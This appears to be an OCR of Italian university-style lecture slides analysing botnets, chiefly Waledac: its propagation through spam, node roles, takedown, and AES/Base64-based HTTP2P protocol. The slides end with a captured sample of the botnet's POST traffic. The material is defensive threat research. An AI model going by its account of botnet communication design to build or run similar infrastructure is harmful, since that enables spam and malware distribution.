


(immagine tratta da *"Know Your Enemy: Fast-Flux Service Networks"*, The Honeynet Project)


Drive-by download attacks
Fragus Exploit Kit



Drive-by download attacks
Fragus Exploit Kit



Drive-by download attacks
Fragus Exploit Kit



Waledac

Waledac

- La botnet Waledac è stata individuata per la prima volta nel Dicembre 2008
- E' stata bloccata nel Febbraio 2010 mediante l'operazione denominata *b49* coordinata da Microsoft e che ha visto il supporto di Shadowserver, University of Washington, Symantec, University of Mannheim, Technical University of Vienna, International Secure Systems Lab, University of Bonn e alcuni ricercatori indipendenti

Waledac
Meccanismi di propagazione

- Il meccanismo di propagazione utilizzato era principalmente basato su campagne di spam
- I creatori della botnet hanno sfruttato gli eventi che accadevano quotidianamente nel mondo per creare campagne di spam molto mirate ed efficaci
- La botnet è ritenuta responsabile dell'invio di circa 1.5 miliardi di email di spam utilizzate, oltre che per la propagazione, principalmente per pubblicizzare “prodotti farmaceutici” e casinò online, vendere software, mule recruitement

Waledac Timeline




Figure 2. Timeline of WALEDAC activities

(immagine tratta da *"Infiltrating WALEDAC Botnet's Covert Operations"*, J. Baltazar, J. Costoya and R.Flores)

Waledac and Barack Obama




Figure 5. WALEDAC email carrying the news that Obama refuses to be the next U.S. president

(immagine tratta da *"Infiltrating WALEDAC Botnet's Covert Operations"*, J. Baltazar, J. Costoya and R.Flores)

Waledac and Barack Obama

Figure 6. WALEDAC rips text off from Obama's website, bearing false news that he no longer wants to be the president

(immagine tratta da *"Infiltrating WALEDAC Botnet's Covert Operations"*, J. Baltazar, J. Costoya and R.Flores)

Waledac Spamming Activity




Figure 1. Sample WALEDAC pharma spam


(immagine tratta da *"Infiltrating WALEDAC Botnet's Covert Operations"*, J. Baltazar, J. Costoya and R.Flores)

Waledac Spamming Activity

Figure 2. Canadian Pharmacy website

(immagine tratta da *"Infiltrating WALEDAC Botnet's Covert Operations"*, J. Baltazar, J. Costoya and R.Flores)


Nella tana del bianconiglio...



- *Spammers*
  - non hanno indirizzo IP pubblico
  - utilizzati per le campagne di spam
- *Repeaters*
  - hanno indirizzo IP pubblico
  - utilizzati come entry point dai bot che si connettono alla botnet
  - contattati dagli *spammers* per assegnazione di nuovi task
  - mediatori verso i *Back-end server*
  - agenti fast-flux

(immagine tratta da *"Walowdac – Analysis of a Peer-to-Peer Botnet"*, B. Stock, J. Göbel, M. Engelberth, F.C. Freiling, T. Holz)

Nella tana del bianconiglio...



(immagine tratta da *"Walowdac – Analysis of a Peer-to-Peer Botnet"*, B. Stock, J. Göbel, M. Engelberth, F.C. Freiling, T. Holz)

Waledac HTTP2P Protocol

- Il modello di comunicazione utilizzato è estremamente sofisticato
- Il traffico di rete viene cifrato e inviato utilizzando un modello P2P molto più complicato di quello utilizzato da Storm
- Algoritmi utilizzati:
  - AES-128 (cifratura messaggi tra nodi e dati nel system registry)
  - XML (messaggi tra nodi)
  - Bzip2 (compressione messaggi tra nodi e dati nel system registry)
  - Base64 (encoding messaggi HTTP)

Waledac HTTP2P Protocol




Figure 8. General WALEDAC encryption and encoding routine

(immagine tratta da *"Infiltrating WALEDAC Botnet's Covert Operations"*, J. Baltazar, J. Costoya and R.Flores)

Waledac HTTP2P Protocol




Figure 9. General steps in WALEDAC message decoding and decryption

(immagine tratta da *"Infiltrating WALEDAC Botnet's Covert Operations"*, J. Baltazar, J. Costoya and R.Flores)

Waledac HTTP2P Protocol

```
POST/oumqnpocgw.htm HTTP/1.1
Referer: Mozilla
Accept: */*
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla
Host: 12.135.152.45
Content-Length: 957
Cache-Control: no-cache
a= wAAArbl9G7IqhWZ HDKu0aJe7jwCLHjGrH9DDxgcc7B3Xo4Fx7s6P2h8bqEq0Fqnx-ue2vjJ nlnvV3
YeJD8s9UPt9deldC538CHLPf1g_ZJFM9-zIe-3GaZWkCkUCwsr93p790F-y5jwZFw7HuA9k5oxiqmzhT08
gifxv6PYafAZOrSYrHGJN7hgueRbsfFxAKi6JBQ6OY2iGgyE7A57j8RWXtL-ThOmZdSRdZfGAoWloENz9
vUr5VPU-qNv7f2IFDkNdlmNukXz1 mGqV61QHY5iZpAhY7R1IgNh40bLSE3HLBrOFtHSHwo2Q3iw2uNC-Rp-
C0Wm5iKQr7oqhy5bUKqbYdvFo9IFmL524ohc_Yp_VYYpmYzJ6ea2EhZzrht-L2qchP_L-sKqJhV3l5
